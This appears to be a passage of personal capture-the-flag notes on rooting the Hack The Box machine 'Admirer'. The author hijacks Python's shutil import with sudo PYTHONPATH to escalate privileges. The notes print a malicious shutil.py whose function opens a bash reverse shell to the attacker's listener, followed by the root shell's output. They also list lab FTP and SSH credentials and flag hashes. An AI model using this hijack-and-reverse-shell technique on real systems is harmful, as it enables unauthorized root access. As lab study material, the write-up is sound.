check admin_tasks.sh
 //interesting python file

```

1047 1937.7870066... 10.10.14.46 10.10.10.187
backup_web()
{
1049 1937.9289702... 10.10.10.187 10.10.14.46
    if [ "$EUID" -eq 0 ]
1050 1937.9290026... 10.10.14.46 10.10.10.187
    then
106 1938.1111243... 10.10.10.187 10.10.14.46
        echo "Running backup script in the background, it might
107 /opt/scripts/backup.py &
107 1938.1111243... 10.10.10.187 10.10.14.46
    else
107 1938.9158008... 10.10.10.187 10.10.14.46
        echo "Insufficient privileges to perform the selected
107 1938.9172247... 10.10.14.46 10.10.10.187
    fi
1075 1938.9172247... 10.10.14.46 10.10.10.187
}
1076 1939.0578808... 10.10.10.187 10.10.14.46
1077 1939.0580007... 10.10.10.187 10.10.14.46

```

backup.py
 //import library shutil from make_archive method?
 //seems like it's vulnerable to python library hijacking


```
waldo@admirer:/$ cat /opt/scripts/backup.py
#!/usr/bin/python3
```

```
from shutil import make_archive
```

```
src = '/var/www/html/'
```

```
# old ftp directory, not used anymore
```

```
#dst = '/srv/ftp/html'
```

```
dst = '/var/backups/html'
make_archive(dst, 'gzip', src)
```

payload py script

```
waldo@admirer:/tmp/lib$ cat shutil.py
import os
```

```
def make_archive(x,y,z):
    os.system("bash -i >& /dev/tcp/10.10.14.46/18890 0>&1")
```

-since the pathEnvironment variable will change after sudo so we need to preserve it
-we can directly set the PYTHONPATH envVar with sudo
//the PYTHONPATH -> the directory i save the payload library script

```
waldo@admirer:~/lib$ sudo PYTHONPATH=/home/waldo/lib /opt/scripts/admin_tasks.sh
```

```
[[[ System Administration Menu ]]]
```

```
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
```

```
Choose an option: 6
```

```
Running backup script in the background, it might take a while...
```

```
waldo@admirer:~/lib$
```

and we got root!


```
nobodyatall@0xDEADBEEF: ~/htb/boxes/admirer
nobodyatall@0xDEADBEEF:~/script/linux$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.187: inverse host lookup failed: Unknown host
connect to [10.10.14.46] from (UNKNOWN) [10.10.10.187] 60052
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
cat root.txt
f9542163a870d9fd92dfbf59ee86649b
```

Creds

ftp user cred
=====

```
[FTP account]
ftpuser
%n?4Wz}R$tTF7
```

ssh cred
=====
waldo:&<h5b~yK3F#{PaPB&dA}{H>

Flags

user flag

```
LinEnum.sh faketlib.py linpeas.sh
waldo@admirer:~$ cat user.txt
98c648f86c15e098df19daa24bd97b85
waldo@admirer:~$
```

root flag

```
nobodyatall@0xDEADBEEF: ~/htb/boxes/admirer
nobodyatall@0xDEADBEEF:~/script/linux$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.187: inverse host lookup failed: Unknown host
connect to [10.10.14.46] from (UNKNOWN) [10.10.10.187] 60052
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
cat root.txt
f9542163a870d9fd92dfbf59ee86649b
```

Write-up Images